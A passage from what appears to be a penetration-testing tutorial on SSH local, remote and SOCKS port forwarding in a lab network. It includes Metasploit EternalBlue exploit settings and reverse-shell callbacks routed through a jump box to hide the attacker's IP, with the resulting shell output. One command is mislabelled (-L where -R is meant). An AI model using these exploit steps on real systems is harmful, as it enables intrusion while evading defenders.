
Let's see if we achieved remote code execution and have the payload listening on TCP 49188. Let's connect into it by going from your KALI box, through JUMPBOX1, to TARGET2. Execute `run` or `exploit` in the separate payload handler module.



```
msf exploit(multi/handler) > exploit

[*] Started bind TCP handler against 127.0.0.1:4646
[*] Command shell session 3 opened (127.0.0.1:46441 -> 127.0.0.1:4646) at


C:\Windows\system32>hostname
hostname
TARGET2

C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection 2:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::e138:a701:c5d:1078%13
   IPv4 Address. . . . . . . . . . . : 172.16.1.240
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::e85c:9062:3897:cc48%11
   IPv4 Address. . . . . . . . . . . : 192.168.1.240
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.1.1
```

Figure 4.15: Shell on TARGET2.

And there's our shell! The network defenders will only see traffic sourcing from JUMPBOX1, even though the exploit and payload call-in all sourced from your KALI box.



```
C:\Windows\system32>netstat -nat | findstr EST
netstat -nat | findstr EST
  TCP    192.168.1.240:49188    192.168.1.220:41836    ESTABLISHED     InHost

C:\Windows\system32>
```

Figure 4.16: Connecting to the payload through JUMPBOX1.

To summarize, we utilized 3 SSH local port forwards in order to throw an exploit and call into the payload. This was done from the comfort of the KALI box and a JUMPBOX1 to hide our true source IP address.

5. SSH -R Remote Port Forward Listening on 127.0.0.1

5.1 Overview

In the previous chapters, only the SSH local port forward (`-L`) was covered. This type of port forward is useful for tunnelling network traffic when the traffic *originates* from the KALI box. Now that you have a solid understanding of the capabilities and scenarios where a local port forward is appropriate, it's time to expand your knowledge and tackle remote port forwards!

Remote port forwards (`-R`) differ from local port forwards in that, after establishing the SSH connection, a listening port is established on the remote box (JUMPBOX) which will redirect all traffic hitting a specific interface and port, back through the SSH tunnel to your KALI box. If this still sounds confusing, don't worry. There is a plethora of examples and scenarios that will help reinforce the concepts and your understanding.

5.2 First Connection

In this scenario we are going to SSH into JUMPBOX1, and setup a remote port forward using the `-R` switch in the `ssh` client to connect to services and programs listening on `127.0.0.1` on KALI. From KALI, run this command:

```
ssh -p 22 nemo@192.168.1.220 -R 127.0.0.1:5000:127.0.0.1:5555
```

Let's break down on the switches and options:

- `-p 22` - Specify the port to SSH into.
- `nemo@192.168.1.220` - Log into JUMPBOX1 as user nemo.
- `-R 127.0.0.1:5000:127.0.0.1:5555` - Set up a remote port forward on JUMPBOX1 on TCP 5000. You can verify this by typing `netstat -nat | egrep 5000` or the `nsg 5000` alias if you loaded those, on JUMPBOX1. This instructs JUMPBOX1 to send any traffic that hits TCP 5000 on the `127.0.0.1` interface of JUMPBOX1, through the SSH tunnel to KALI, and after exiting the tunnel, connecting to TCP 5555 on the `127.0.0.1` interface of KALI.

The first `127.0.0.1` is implied if it is not explicitly provided, since the `ssh` command assumes you only want to trust traffic originating from JUMPBOX1. We are including it in the first few examples so you get comfortable seeing it. In this example, the remote port forward selected (port 5000) on JUMPBOX1 is arbitrary and can be anything as long as:

- You SSH in as root if the port < 1024 since those are privileged ports
- Another service or program on JUMPBOX1 is not listening on that port already. If an nginx server is listening on TCP 80 on all interfaces (`0.0.0.0`), you cannot use the command:

  ```
  ssh -p 22 nemo@192.168.1.220 -R 127.0.0.1:80:127.0.0.1:5555
  ```

5.3 Netcat Chat

For this demonstration, we are going to initiate one ssh connection to JUMPBOX1. On KALI, start a Netcat listener on TCP 5555 on interface `127.0.0.1`.

```
nc -nv -l 127.0.0.1 5555
```

Ensure Netcat is listening by running this command on KALI:

```
netstat -natp | egrep 5555
```




Figure 5.1: Setting up a Netcat listener on KALI.

Now let's run the same SSH command we did in the previous section.

```
ssh -p 22 nemo@192.168.1.220 -L 127.0.0.1:5000:127.0.0.1:5555
```

You can ensure the remote port forward is listening on JUMPBOX1.

```
netstat -natp | egrep 5000
```

So at this point, we SSH'd into JUMPBOX1 and setup a remote port forward to redirect any traffic hitting JUMPBOX1's `127.0.0.1` interface on TCP 5000 to go through the tunnel back to KALI, and then connect to KALI's `127.0.0.1` interface on TCP 5555. So let's try and connect to the Netcat listener on KALI from the JUMPBOX1 SSH shell. From JUMPBOX1, run this command to set up a simple chat server:

```
nc 127.0.0.1 5000

Hi KALI!
```




Figure 5.2: Utilizing remote port forward on JUMPBOX1 to talk to KALI using Netcat.

You now have a Netcat chat between JUMPBOX1 and KALI through an remote port forward SSH tunnel. The Netcat chat isn't that useful, but it's beneficial to understanding the basics of remote port forwarding. Let's check out one more real life example in the next section.

5.4 Scantron Agent Tunnels

A more practical case of utilizing remote port forwards that listen on the remote box's `127.0.0.1` interface can be found in Scantron, the distributed nmap / masscan scanner. Check out the README to get a better idea of how it works (`https://github.com/rackerlabs/scantron`). With Scantron, "all nmap target files and nmap results reside on Master and are shared through a network file share (NFS) leveraging SSH tunnels". The Master box will initiate an SSH connection into an agent, then setup remote port forwards, so that only the agent can call back to the REST API (`-R 4430:127.0.0.1:443`) and access the Network File System share (`-R 2049:127.0.0.1:2049`) which is hosted on Master.




Figure 5.3: Scantron's architecture overview.

Below is the complete command, which utilizes `autossh` to maintain the connection, to give you a better perspective. In this example:

- Master - 192.168.1.99
- Agent 1 - 192.168.1.100
- Agent 2 - 192.168.1.101

```
# Master --> Agent 1
su - autossh -s /bin/bash -c 'autossh -M 0 -f -N \
 -o "StrictHostKeyChecking no" -o "ServerAliveInterval 60" \
 -o "ServerAliveCountMax 3" -p 22 -R 4430:127.0.0.1:443 \
 -R 2049:127.0.0.1:2049 -i /home/scantron/master/autossh.key \
 autossh@192.168.1.100'

# Master --> Agent 2
su - autossh -s /bin/bash -c 'autossh -M 0 -f -N \
 -o "StrictHostKeyChecking no" -o "ServerAliveInterval 60" \
 -o "ServerAliveCountMax 3" -p 22 -R 4430:127.0.0.1:443 \
 -R 2049:127.0.0.1:2049 -i /home/scantron/master/autossh.key \
 autossh@192.168.1.101'
```

In addition, "if Master cannot SSH to an agent, then the autossh command will be run on the agent and the port forwards will be local (`-L`) instead of remote (`-R`)".

```
# Master <-- Agent 1
su - autossh -s /bin/bash -c 'autossh -M 0 -f -N \
 -o "StrictHostKeyChecking no" -o "ServerAliveInterval 60" \
 -o "ServerAliveCountMax 3" -p 22 -L 4430:127.0.0.1:443 \
 -L 2049:127.0.0.1:2049 -i /home/scantron/master/autossh.key \
 autossh@192.168.1.99'
```

Having a remote port forward listening on `127.0.0.1` doesn't come up too often. The power of a remote port forward lies in the ability to change the interface from `127.0.0.1` to `ens33`, which is what we'll explore in the next chapter.

6. SSH -R Remote Port Forward Listening on ens33

6.1 Overview

How could we modify our SSH command to allow another box (TARGET1) to connect to KALI while going through JUMPBOX1? Let's review the command and description used in the last section, but don't run the command.

```
ssh -p 22 nemo@192.168.1.220 -R 127.0.0.1:5000:127.0.0.1:5555
```

This sets up a remote port forward on JUMPBOX1's `127.0.0.1` interface on TCP 5000. You can verify this by typing `netstat -nat | egrep 5000` on JUMPBOX1. This instructs any traffic hitting TCP 5000 on the **127.0.0.1** interface of JUMPBOX1, to go through the SSH tunnel back to KALI, and after exiting the tunnel, connect to TCP 5555 on the `127.0.0.1` interface of KALI.

The first `127.0.0.1` is highlighted because this is what we are going to change. Instead of listening on `127.0.0.1` of JUMPBOX1, we are going to specify the external `ens33` interface of JUMPBOX1. So the new command becomes:

```
ssh -p 22 nemo@192.168.1.220 -R 192.168.1.220:5000:127.0.0.1:5555
```

If you didn't do it already, be sure to add "`GatewayPorts clientspecified`" to the `/etc/ssh/sshd_config` file and restart the SSH service for your JUMPBOX. Let's dive into an example to see it in action!

6.2 Netcat Chat

On KALI, start a Netcat listener on TCP 8888 on interface `127.0.0.1`.

```
nc -nv -l 127.0.0.1 8888
```

Ensure Netcat is listening by running and listening using this command on KALI:

```
netstat -natp | egrep 8888
```

From KALI, SSH into JUMPBOX1 and setup remote port forward to instruct all traffic hitting the `ens33` interface of JUMPBOX1 on TCP 8000 to connect to the `127.0.0.1` interface on TCP 8888 of KALI.

```
ssh -p 22 nemo@192.168.1.220 -R 192.168.1.220:8000:127.0.0.1:8888
```

For this demonstration, we are also going to initiate a vanilla SSH connection to TARGET1, in order to get a shell on the box.

```
ssh -p 22 nemo@192.168.1.230
```

So at this point, we have 2 SSH connections. The first is to setup our actual remote port forward. The second provides us a vanilla shell on TARGET1 that allows us to run Netcat. So let's try and connect to the Netcat listener on KALI from TARGET1 by going through JUMPBOX1. From the TARGET1 box, run this command to set up a simple chat program:

```
nc 192.168.1.220 8000

Hi KALI!
```

To summarize, we setup a remote port forward tunnel that routes any traffic hitting TCP 8000 on JUMPBOX1's *external* `ens33` interface, to go through the SSH tunnel, and connect to a Netcat listener running on TCP 8888 on KALI's `127.0.0.1` interface.

6.3 WWW Server to 127.0.0.1

With a reverse port forward, you can redirect TCP 80/443 traffic on a JUMPBOX back to a web server running on KALI. This is useful if you need to pull a file down from a web server. In this example, we'll be using a simple Python-based HTTP server on KALI.

```
python -m SimpleHTTPServer 8000
```

SSH into JUMPBOX1 as root because we are going to be listening on a privileged port (TCP 80). Then from TARGET1, use `wget` to retrieve a file from the "web server" on JUMPBOX1, when in reality, the file is being server from KALI.

```
ssh -p 22 root@192.168.1.220 -R 192.168.1.220:80:127.0.0.1:8000
```




Figure 6.1: Reverse port forward to local web server running on KALI.

A tool that does this as well is ngrok. ngrok (`https://ngrok.com`) is a non-SSH tool that accomplishes the same functionality as the remote port forward example we just covered. Instead of using your JUMPBOX1, you have to use one of their servers. ngrok provides "secure introspectable tunnels to localhost" and is primarily leveraged by web developers to expose a local web server running on their laptop to the Internet, so customers or clients can view a beta website, instead of pushing it to cloud provider. It also allows you "to expose any networked service that runs over TCP. This is commonly used to expose SSH, game servers, databases and more." (`https://ngrok.com/docs#tcp`).

No explicit examples will be provided in this section, but check out the tool and documentation. For network defenders, how can that program be abused? Think about the non-legitimate uses for ngrok.

6.4 Exploit Callbacks Using -R

In section 4.7, we used three `-L` local port forwards to throw an exploit and call into a Meterpreter payload. Although this worked, it relied on having the firewall disabled on TARGET1. In the real world, host-based firewalls are really good at blocking random inbound connections, but are pretty liberal with what they allow outbound. Usually, outbound TCP 443 is rarely blocked by a host-based firewall, so let's leverage that information to modify our payload. In this example, we need to have JUMPBOX1 listen on a privileged port (TCP 443), so we have to SSH in as root.

```
ssh -p 22 root@192.168.1.220 -L 4450:192.168.1.240:445 \
    -L 135:192.168.1.240:135 \
    -R 192.168.1.220:443:127.0.0.1:4430
```




Figure 6.2: Two local port forwards for the exploit and a remote port forward for the payload callback.

The local port forwards (`-L 4450` and `-L 135`) will be used for throwing the exploit and RPC architecture query, respectively. The remote port forward (`-R 192.168.1.220:443:127.0.0.1:4430`) will be used for the payload callback. Setup the exploit and specify a reverse TCP payload to call back to JUMPBOX1 on TCP 443.

```
use exploit/windows/smb/ms17_010_eternalblue
set RHOST 127.0.0.1
set RPORT 4450

set payload windows/x64/shell/reverse_tcp
set LHOST 192.168.1.220
set LPORT 443

set DisablePayloadHandler true
```




Figure 6.3: The exploit options.

Setup a separate payload handler in order to decouple it from the exploit. It's critical to set `DisablePayloadHandler` to `true`, otherwise KALI will try and listen on the `192.168.1.220` interface which doesn't exist, since it is the IP address of JUMPBOX1.

```
use exploit/multi/handler
set payload windows/x64/shell/reverse_tcp
set LHOST 127.0.0.1
set LPORT 4430
```




Figure 6.4: Setting up the payload callback handler on `127.0.0.1` TCP port 4430.

At this point you are ready to throw the exploit from your KALI box, through JUMPBOX1, to TARGET2. If the exploit is successful and we get remote code execution, our payload will be run, which we selected as a reverse Meterpreter payload. That Meterpreter payload was instructed to call back to JUMPBOX1 on TCP 443, which will ride the SSH tunnel back to our KALI box and connect to TCP 4430 on `127.0.0.1`. So fire away from the exploit module! Note that since we've decoupled the payload handler from throwing the exploit, the verbiage while throwing the exploit is misleading, because it may say "FAIL", but in reality it worked. Let's check our handler...looks good!

```
msf exploit(multi/handler) > exploit

[!] You are binding to a loopback address by setting LHOST to 127.0.0.1.
[*] Started reverse TCP handler on 127.0.0.1:4430
[*] Sending stage (336 bytes) to 127.0.0.1
[*] Command shell session 1 opened (127.0.0.1:4430 -> 127.0.0.1:57072) at


C:\Windows\system32>hostname
hostname
TARGET2

C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection 2:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::e138:a701:c5d:1078%13
   IPv4 Address. . . . . . . . . . . : 172.16.1.240
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::e85c:9062:3897:cc48%11
   IPv4 Address. . . . . . . . . . . : 192.168.1.240
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.1.1
```

Figure 6.5: Shell on TARGET2.

In this scenario, we threw an exploit from JUMPBOX1 and received a callback to JUMPBOX1. From the defender's point of view, they only see the exploit and callback traffic to JUMPBOX1, and unbeknownst to them, we are utilizing SSH tunnels to protect our source IP.

```
C:\Windows\system32>netstat -nat | findstr EST
netstat -nat | findstr EST
  TCP    192.168.1.240:49159    192.168.1.220:443      ESTABLISHED     InHost

C:\Windows\system32>
```

Figure 6.6: Payload network connection back to JUMPBOX1 from TARGET2.

7. SSH -D SOCKS Proxy

7.1 Overview

The SSH protocol supports establishing a SOCKS proxy that can be used to tunnel traffic. A SOCKS proxy will take a connection request from KALI, then make a new connection to a destination. One of the tools that will be used throughout these examples is `proxychains`. `proxychains` is a Linux-based tool to "proxify" networking applications that don't have native proxy support. Configuration entails specifying a SOCKS4/5 proxy in the `/etc/proxychains.conf` file and prepending "proxychains" in front of a network-based tool to force that traffic through the proxy. An example would be:

```
proxychains nmap 192.168.1.221 -sT -p 80,443
```

7.2 Installing proxychains

Kali comes with proxychains by default. If you have to install it, simply type:

```
sudo apt update
sudo apt install proxychains -y
```

The configuration file is located here: `/etc/proxychains.conf`. Open it up with your favorite text editor and scroll down to the bottom. This is where different proxy configurations can be setup. We won't be touching on it in this book, but it can also be utilized with HTTP/HTTPS proxies as well. The default proxychains port for a SOCKS proxy is TCP 9050 and that is what will be utilized throughout the examples.

7.3 Netcat Chat

For this demonstration, we are going to initiate a vanilla SSH connection to TARGET1, in order to get a shell on the box.

```
ssh -p 22 nemo@192.168.1.230
```

Now that you are on TARGET1, start a Netcat listener on TCP 2222 on interface `ens33`.

```
nc -nv -l 192.168.1.230 -p 2222
```

As a reminder, this is how our command looked like from an earlier section in order to make a Netcat connection from KALI to TARGET1 through JUMPBOX1. Don't execute this command. We specified the TARGET1 IP (192.168.1.230) and destination port (TCP 2222).

```
ssh -p 22 nemo@192.168.1.220 -L 127.0.0.1:2000:192.168.1.230:2222
```

Now let's see how it differs by creating a SOCKS proxy.

```
ssh -p 22 nemo@192.168.1.220 -D 127.0.0.1:9050
```

That's way simpler! The `127.0.0.1` in `127.0.0.1:9050` is implied if it is not explicitly provided, since the `ssh` command assumes you only want to trust traffic originating from your KALI box. We are including it in the first few examples so you get comfortable seeing it.

At this point, we have 2 SSH connections. The first provides us a vanilla shell on TARGET1 that allows us to run Netcat. The second is to setup our SOCKS proxy tunnel. So let's try and connect to the Netcat listener on TARGET1, by going through JUMPBOX1. In order to leverage this new SOCKS proxy, we need to "proxify" Netcat since it does not provide native proxy support. As a reference, from the KALI box, this was the original Netcat command used to connect. Don't actually execute this command.

```
nc 127.0.0.1 2000

Hi TARGET1!
```

Our new command to execute will be this:

```
proxychains nc 192.168.1.230 2222

Hi TARGET1!
```




Figure 7.1: Netcat chat between KALI and TARGET1, through JUMPBOX1, using a SOCKS proxy.

If you take a look at the Netcat options (`nc -h`), you'll notice that it does in fact support proxies! So another command option is:

```
nc -X 5 -x 127.0.0.1:9050 192.168.1.230 2222
```




Figure 7.2: Some versions of Netcat have native proxy support.

Take a look at the difference. `proxychains` will force it through our SOCKS proxy (on JUMPBOX1), so we can use the actual destination IP (192.168.1.230) and destination port (TCP 2222). Utilizing a SOCKS proxy means we do not have to setup explicit local port forwards for every destination. If we wanted to connect to TARGET1 on TCP 3333, the command would simply be:

```
proxychains nc 192.168.1.230 3333
```

The SOCKS proxy is more generic, flexible, and reusable (hence the "dynamic" you see prepended sometimes) if you need to make connections to multiple targets. As a reminder, if a tool does not have built-in SOCKS proxy support, a proxifying tool like `proxychains` must be used.

7.4 Web Browsing

As previously mentioned, a SOCKS proxy is more flexible in terms of utilizing the same tunnel to send various type of traffic through it to different ports. One of the strengths is modify a browser's configuration to leverage it. With SOCKS5, you can even tunnel your UDP DNS requests, so that it isn't leaked to the local DNS server. As an example, when traveling, I used to SSH back to my home router and do all my browsing through a dynamic SOCKS proxy. This prevented the hotel from seeing what websites I was browsing to and also prevented any tampering with the data since it was all encrypted within the SSH tunnel. I was also sure to forward all DNS requests through the tunnel as well, otherwise, even though the hotel couldn't see my browser traffic, anytime I needed to do a DNS lookup, it would leak the domain I was requesting to the hotel's DNS server.

Below are some screenshots on how to utilize a SOCKS proxy for Firefox and Chrome. Microsoft's Edge can also utilize a SOCKS proxy as well, but the details have not been included.

7.4.1 Firefox

